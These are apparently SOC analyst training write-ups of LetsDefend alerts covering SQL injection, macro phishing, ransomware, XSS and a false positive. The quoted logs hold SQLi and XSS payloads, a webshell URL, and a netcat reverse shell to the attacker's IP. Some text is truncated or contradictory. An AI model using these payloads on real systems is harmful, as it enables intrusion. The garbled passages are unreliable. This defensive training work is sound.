Request URL	https://172.16.17.18/search/?q=1%27%20ORDER%20BY%203-%2B
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1
Request Method	GET
Device Action	Permitted
HTTP Response Size:	948
HTTP Response Status	500

EventID :

115

Event Time :

Feb, 25, 2022, 11:34 AM

Rule :

SOC165 - Possible SQL Injection Payload Detected

Answer :

True Positive (+5 Point)

Playbook Answers :

Do You Need Tier 2 Escalation? (+5 Point)

Was the Attack Successful? (+5 Point)

What Is the Direction of Traffic? (+5 Point)

Check If It Is a Planned Test (+5 Point)

What Is The Attack Type? (+5 Point)

Is Traffic Malicious? (+5 Point)

Analyst Note :

Empty! You should explain why you closed alarm this v

Community Walkthrough :

Show

Editor Note :

We put the Requested URL into URL Decoding and find After URL Decoding, it has been confirmed that it is SO When we filtered by source address from the Log Man Injection vulnerability.

When the Response size of all requests is examined, it

**Event Conclusion:** False Positive, Whitelisted file

## Identification, Containing, Eradication, Recovery

YES

NO

NO BlockIP/InputValdi

### Investigation 1.6


High Jun, 13, 2021, 02:13 PM ★ SOC146 - Phishing Mail Detected - Excel 4.0 Macros

This alert was generated from a real phishing attack.

EventID :	93
Event Time :	Jun, 13, 2021, 02:13 PM
Rule :	SOC146 - Phishing Mail Detected - Excel 4.0 Macros
Level :	Security Analyst
SMTP Address :	24.213.228.54
Source Address :	trenton@tritowncomputers.com
Destination Address :	lars@letsdefend.io
E-mail Subject :	RE: Meeting Notes
Device Action :	Allowed
Show Hint ⚡	

First glance, a phishing attempt using Macros

I'll start with checking the SMTP address and source address, both look clean



# One hit as Suspicious

## Hybrid Analysis does find some malicious indicators on the SMTP address

Malicious Indicators	3
<b>Anti-Detection/Stealthyness</b>	
Creates a process in suspended mode (likely for process injection)	▼
<b>Installation/Persistence</b>	
Drops executable files to the Windows system directory	▼
Writes data to a remote process	▼
Suspicious Indicators	9
<b>Anti-Detection/Stealthyness</b>	
Queries kernel debugger information	▼
Queries process information	▼
<b>Exploit/Shellcode</b>	
Contains escaped byte string (often part of obfuscated shellcode)	▼
<b>General</b>	
Found a potential E-Mail address in binary/memory	▼
<b>Installation/Persistence</b>	
Drops executable files	▼

I'll check Lars (destination) emails

From: trenton@tritowncomputers.com  
To: lars@letsdefend.io  
Subject: RE: Meeting Notes  
Date: Jun, 13, 2021, 02:11 PM  
Action: Action


Hello! Please inspect your docs as one document that you can find through the attachment.

Attachments

11f44531fb088d31307d87b01e8eabff  
Password: infected


I'll check the file that he received, The file inside is malicious, this is phishing

## Analysis Overview



## Anti-Virus Results

I will contain for now





I'll check his endpoint logs to see if he clicked on it, and we can see that these DLL files were executed

	..				File folder
	irot0.dll *	444,989	993	DLL File	5/28/2021 12:06 AM 293CB9F7
	irot01.dll *	444,953	993	DLL File	5/28/2021 12:06 AM E093F271
	research-1646684671.xls *	664,064	106,577	XLS File	6/13/2021 12:24 PM 99DD624F

Processes	16	Network Action	102	Terminal History	5
EVENT TIME	COMMAND LINE				
10.06.2021 09:21	whoami				
10.06.2021 09:22	ipconfig /all				
10.06.2021 09:23	dir				
13.06.2021 14:20	regsvr32.exe -s ./iroto.dll				
13.06.2021 14:21	regsvr32.exe -s ./irotol.dll				

I'll check Lars Proxy logs, and we can see the phishing macro worked and contacted two malicious proxy servers



destination_port	443
time	Jun, 13, 2021, 02:20 PM
<b>Raw Log</b>	
Request URL	<a href="https://nws.visionconsulting.ro/N1G1KCXA/dot.html">https://nws.visionconsulting.ro/N1G1KCXA/dot.html</a>
Request Method	GET
Device Action	Allowed
Process	excel.exe
Parent Process	explorer.exe
Parent Process MD5	8b88ebbb05a0e56b7dcc708498c02b3e

### **Event Conclusion: True Positive, Phishing Email**

#### **Identification, Containing, Eradication, Recovery**

YES

YES

YES

YES

Eradication, scan and delete all emails from the malicious addresses, block malicious address, Block requested proxy URLs, block malicious proxies

scan with EDR using hash and delete for anyone else that downloaded the malicious file, inform employees of possible incoming phishing attacks and raise awareness.

Recovery, all infected machines need to be restored to last good known backups.

93  
Jun, 13, 2021, 02:13 PM  
SOC146 - Phishing Mail Detected - Excel 4.0 Macros  
True Positive (+5 Point)  
Check if Someone Opened the Malicious File/URL? (+5 Point)  
Check If Mail Delivered to User? (+5 Point)  
Analyze Url/Attachment (+5 Point)  
Are there attachments or URLs in the email? (+5 Point)  
Empty! You should explain why you closed alarm this way.

## Investigation 1.7


Critical

May, 23, 2021, 07:32 PM

SOC145 - Ransomware Detected


EventID :	92
Event Time :	May, 23, 2021, 07:32 PM
Rule :	SOC145 - Ransomware Detected
Level :	Security Analyst
Source Address :	172.16.17.88
Source Hostname :	MarkPRD
File Name :	ab.exe
File Hash :	0b486fe0503524cf4726a4022fa6a68
File Size :	775.50 Kb
Device Action :	Allowed
File (Password:infected) :	Download
Show Hint ⚡	

First glance a critical Ransomware attack might be ongoing, I'll start with checking the hash of the file name ab.exe




Timestamp	Input	Threat level
February 26th 2024 15:26:51 (UTC)	ab.exe https://files-ld.s3.us-east-2.amazonaws.com/0b486fe0503524cf4726a4022fa6a68.zip PE32 executable (GUI) Intel 80386, for MS Windows 1228d0f04f0ba82569fc1c0609f9fd6c377a91b9ea44c1e7f9f84b2b90552da2	malicious
January 27th 2024 16:31:01 (UTC)	ab.bin PE32 executable (GUI) Intel 80386, for MS Windows 1228d0f04f0ba82569fc1c0609f9fd6c377a91b9ea44c1e7f9f84b2b90552da2	malicious
October 21st 2022 08:11:54 (UTC)	ab.bin PE32 executable (GUI) Intel 80386, for MS Windows 1228d0f04f0ba82569fc1c0609f9fd6c377a91b9ea44c1e7f9f84b2b90552da2	malicious
May 24th 2021 13:04:57 (UTC)	ab.bin PE32 executable (GUI) Intel 80386, for MS Windows 1228d0f04f0ba82569fc1c0609f9fd6c377a91b9ea44c1e7f9f84b2b90552da2	malicious

Really bad, I'll contain now



We see no logs on the endpoint because the ransomware is highly likely to already activated and encrypted all the files on the endpoint.

I'll check source address logs, nothing out of the ordinary



**Event Conclusion:** True Positive, Ransomware Attack

Identification, Containing, Eradication, Recovery

YES

YES

YES

YES


USE EDR to scan malicious file hash and block & clean all other machines possibly infected, restore to last good known backups, or pay them ;)

## Investigation 1.8

High	Apr, 18, 2021, 01:00 PM	SOC142 - Multiple HTTP 500 Response
EventID :	89	
Event Time :	Apr, 18, 2021, 01:00 PM	
Rule :	SOC142 - Multiple HTTP 500 Response	
Level :	Security Analyst	
Source Address :	101.32.223.119	
Source Hostname :	101.32.223.119	
Destination Address :	172.16.20.6	
Destination Hostname :	SQLServer	
Username :	www-data	
Request URL :	https://172.16.20.6/userNumber=1 AND (SELECT * FROM Users) = 1	
User Agent :	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML	
Device Action :	Allowed	

First glance, looks like an SQLi injection attack, with an error 500 (Syntax error server crashing or failing due to bad Syntax) it was allowed

I'll start with checking the Source Address (Attacker)




Timestamp	Input	Threat level
June 4th 2024 08:36:21 (UTC)	HTTP://101.32.223.119/	ambiguous
January 14th 2023 04:27:58 (UTC)	HTTP://101.32.223.119/	ambiguous
June 2nd 2021 13:53:28 (UTC)	HTTP://101.32.223.119/	malicious

Marked as malicious, next I'll check the request URL

The URL `https://172.16.20.6/userNumber=1 AND (SELECT * FROM Users) = 1` is an SQL Injection attempt. It tries to manipulate the SQL query by appending `AND (SELECT * FROM Users) = 1`, which can be used to bypass checks or access data if not properly sanitized.

I'll contain for now



I'll check target Proxy logs

Field	Value
type	Proxy
source_address	101.32.223.119
source_port	14224
destination_address	172.16.20.6
destination_port	443
time	Apr, 18, 2021, 01:01 PM
Raw Log	
Request URL	<code>https://172.16.20.6/cmd.php?cmd=whoami</code>
Response Code	200

Field	Value
type	Proxy
source_address	101.32.223.119
source_port	14224
destination_address	172.16.20.6
destination_port	443
time	Apr, 18, 2021, 01:01 PM

this URL demonstrates a successful SQL Injection. It uses `UNION SELECT` to inject PHP code that writes a file (`cmd.php`) on the server, which then allows remote command execution. This can lead to full server compromise.

We can see the attacker is successful with multiple 200 response to his SQLInections

Field	Value
type	Proxy
source_address	101.32.223.119
source_port	14224
destination_address	172.16.20.6
destination_port	443
time	Apr, 18, 2021, 01:05 PM
Raw Log	
Request URL	<a href="https://172.16.20.6/cmd.php?cmd=nc%20101.32.223.119%201234%20-e%20/bin/sh">https://172.16.20.6/cmd.php?cmd=nc 101.32.223.119 1234 -e /bin/sh</a>

The URL runs a Netcat command on the server, creating a reverse shell to connect back to the attacker's machine. This allows remote control of the server.

I'll check the EDR logs for the SQLServer, this is the terminal history after the attack

2021-04-18 13:01	whoami
2021-04-18 13:02	id
2021-04-18 13:05	nc 101.32.223.119 1234 -e /bin/sh
2021-04-18 15:01	apt show postgresql
2021-04-18 15:02	apt update

**2021-04-18 13:01: `whoami`**

Retrieves the current username of the logged-in user.

**2021-04-18 13:02: `id`**

Shows the user ID (UID) and group ID (GID) of the current user.

**2021-04-18 13:05: `nc 101.32.223.119 1234 -e /bin/sh`**

Executes a Netcat command to create a reverse shell, connecting back to the attacker's IP address.

**2021-04-18 15:01: `apt show postgresql`**

Displays information about the PostgreSQL package.

**2021-04-18 15:02: `sudo apt install postgresql`**

**`postgresql-contrib`**

Installs PostgreSQL and additional PostgreSQL-related packages on the system.

SOC142 - Multiple HTTP 500 Response

89

Apr, 18, 2021, 01:00 PM

SOC142 - Multiple HTTP 500 Response

True Positive (+5 Point)

Has Anyone Accessed IP/URL/Domain? (+5 Point)

Analyze URL Address (+5 Point)

Empty! You should explain why you closed alarm this way.

Show



**Event Conclusion:** True Positive, SQL Injection Attack

Identification, Containing, Eradication, Recovery

YES

YES

YES

YES

Eradication/Recovery: block the malicious addresses, restore to last good known back up, make sure you patch the SQL server with proper input validation so these types of attacks wont happen again.

## Investigation 1.9

Medium

Feb, 26, 2022, 06:56 PM

SOC166 - Javascript Code Detected in Requested URL

EventID :	116
Event Time :	Feb, 26, 2022, 06:56 PM
Rule :	SOC166 - Javascript Code Detected in Requested URL
Level :	Security Analyst
Hostname :	WebServer1002
Destination IP Address :	172.16.17.17
Source IP Address :	112.85.42.13
HTTP Request Method :	GET
Requested URL :	<a href="https://172.16.17.17/search/?q=&lt;\$script&gt;javascript:\$alert(1)&lt;/\$script&gt;">https://172.16.17.17/search/?q=&lt;\$script&gt;javascript:\$alert(1)&lt;/\$script&gt;</a>
User-Agent :	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1
Alert Trigger Reason :	Javascript code detected in URL
Device Action :	Allowed
Show Hint ↗	

First glance, Cross Site Scripting (XSS) attack  
(ALLOWED)

I'll start with checking the source IP address  
(attacker) logs, flagged as malicious

Timestamp	Input	Threat level
February 22nd 2023 04:49:04 (UTC)	HTTP://112.85.42.13/	malicious



I'll check the source IP address firewall logs

Field	Value
type	Firewall
source_address	112.85.42.13
source_port	49263
destination_address	172.16.17.17
destination_port	443 <span style="color: red;">ATTACK</span>
time	Feb, 26, 2022, 06:53 PM
Request URL	<a href="https://172.16.17.17/search/?q=&lt;\$svg&gt;&lt;\$script%20?&gt;\$alert(1)"><code>https://172.16.17.17/search/?q=&lt;\$svg&gt;&lt;\$script%20?&gt;\$alert(1)</code></a>
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1
Request Method	GET
Device Action	Permitted
HTTP Response Size	0
HTTP Response Status	302

Attacker is being redirected

Request URL	<a href="https://172.16.17.17/search/?q=&lt;\$script&gt;javascript:\$alert(1)&lt;/script&gt;"><code>https://172.16.17.17/search/?q=&lt;\$script&gt;javascript:\$alert(1)&lt;/script&gt;</code></a>
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1
Request Method	GET
Device Action	Permitted
HTTP Response Size:	0
HTTP Response Status	302

It looks like no attack went through, all are redirected, next I'll check the EDR logs for the webserver, it looks clean.

116

Feb, 26, 2022, 06:56 PM

SOC166 - Javascript Code Detected in Requested URL

True Positive (+5 Point)

Do You Need Tier 2 Escalation? (+5 Point)

Was the Attack Successful? (+5 Point)

What Is the Direction of Traffic? (+5 Point)

Check If it Is a Planned Test (+5 Point)

What Is The Attack Type? (+5 Point)

Is Traffic Malicious? (+5 Point)

Empty! You should explain why you closed alarm this way.

Show

When the q parameter is examined, we see that there is indeed an XSS payload. Since the payload is in the URL, it has been determined that it is a Reflected type XSS attack.

When we filter by source IP address on the Log Management page, we see that the attacker also tried different XSS payloads.

It was detected that the requests belonging to the attack were redirected with the 302 status code. For this reason, the attack was not successful.

Escalation to the next level is not required as the attack is not successful.

**Event Conclusion:** True Positive, XSS attack didn't go through

**Identification, Containing, Eradication, Recovery**

YES

NO

NO

NO


**Eradication/Recovery:** block the malicious addresses, fix input validation on the web server to not allow XSS attacks like this to happen again.

## Investigation 2.0

Medium	Apr, 04, 2021, 11:00 PM	SOC101 - Phishing Mail Detected
EventID :	87	
Event Time :	Apr, 04, 2021, 11:00 PM	
Rule :	SOC101 - Phishing Mail Detected	
Level :	Security Analyst	
SMTP Address :	146.56.195.192	
Source Address :	lethuyan852@gmail.com	
Destination Address :	mark@letsdefend.io	
E-mail Subject :	Its a Must have for your Phone	
Device Action :	Allowed	

Possible phishing attack.

I'll begin with checking the SMTP address




ambiguous

Threat Score: 35/100

AV Detection: Marked as clean

Labeled as: Malicious site

## Result, inconclusive



Next I'll check the source address, email looks clean for now




I'll check the email now

From: lethuyan852@gmail.com  
To: mark@letsdefend.io  
Subject: Its a Must have for your Phone  
Date: Apr, 04, 2021, 11:00 PM  
Action: Action

Check out this product! Your life will be less difficult. <http://nuangaybantiep.xyz>

## Malicious



## Indicators

i Not all malicious and suspicious indicators a

Informative

### General

Creates mutants

Queries DNS server


### Installation/Persistence

Dropped files

### Network Related

Found potential URL in binary/memory

High entropy domain detected



### Event Conclusion: True Positive Phising Attack

Identification, Containing, Eradication, Recovery

YES

YES

YES

YES

Eradication, scan and delete all emails from the malicious addresses, block malicious address, Block requested proxy URLs, block malicious proxies

scan with EDR using hash and delete for anyone else that downloaded the malicious file, inform employees of possible incoming phishing attacks and raise awareness.

Recovery, all infected machines need to be restored to last good known backups.

## Investigation 2.1

EventID :	117
Event Time :	Feb, 27, 2022, 12:36 AM
Rule :	SOC167 - LS Command Detected in Requested URL
Level :	Security Analyst
Hostname :	EliotPRD
Destination IP Address :	188.114.96.15
Source IP Address :	172.16.17.46
HTTP Request Method :	GET
Requested URL :	<a href="https://letsdefend.io/blog/?s=skills">https://letsdefend.io/blog/?s=skills</a>
User-Agent :	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0
Alert Trigger Reason :	URL Contains LS
Device Action :	Allowed
Show Hint ⚡	

Field	Value
EventID	117
Event Time	Feb, 27, 2022, 12:36 AM
Rule	SOC167 - LS Command Detected in Requested URL
Level	Security Analyst
Hostname	EliotPRD
Destination IP Address	188.114.96.15
Source IP Address	172.16.17.46
HTTP Request Method	GET
Requested URL	<a href="https://letsdefend.io/blog/?s=skills">https://letsdefend.io/blog/?s=skills</a>
User-Agent	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0
Alert Trigger Reason	URL Contains LS
Device Action	Allowed

First glance, looks like a false positive bad rule writing maybe?

Checking the Source IP Address/Source dest address and EDR showed no out of the ordinary results, looks like an faulty rule writing.

117

Feb, 27, 2022, 12:36 AM

SOC167 - LS Command Detected in Requested URL

**False Positive (+5 Point)**

**Is There a Different Request/Traffic? (-5 Point)**

**Is Traffic Malicious? (+5 Point)**

Empty! You should explain why you closed alarm this way.

**Show**

When the Request URL is examined, it is seen that the word "skills" is searched on the LetsDefend Blog page. However, the letters "ls" at the end of the word caused the rule to be triggered incorrectly.

It is a false positive alarm.

To be sure, when the Browser History of the device is examined from the Endpoint Security page, it is confirmed that there is no attack.

**Event Conclusion:** False positive LS command detected

**Identification, Containing, Eradication, Recovery**

YES

NO

NO

NO

**Lessons learned, do some more alert tuning ;)**

## Investigation 2.2

Medium

Apr, 26, 2021, 11:03 PM

★ SOC143 - Password Stealer Detected

★ This attachment was used in a real cyber attack.

EventID :	90
Event Time :	Apr, 26, 2021, 11:03 PM
Rule :	SOC143 - Password Stealer Detected
Level :	Security Analyst
SMTP Address :	180.76.101.229
Source Address :	bill@microsoft.com
Destination Address :	ellie@letsdefend.io
E-mail Subject :	.
Device Action :	Allowed

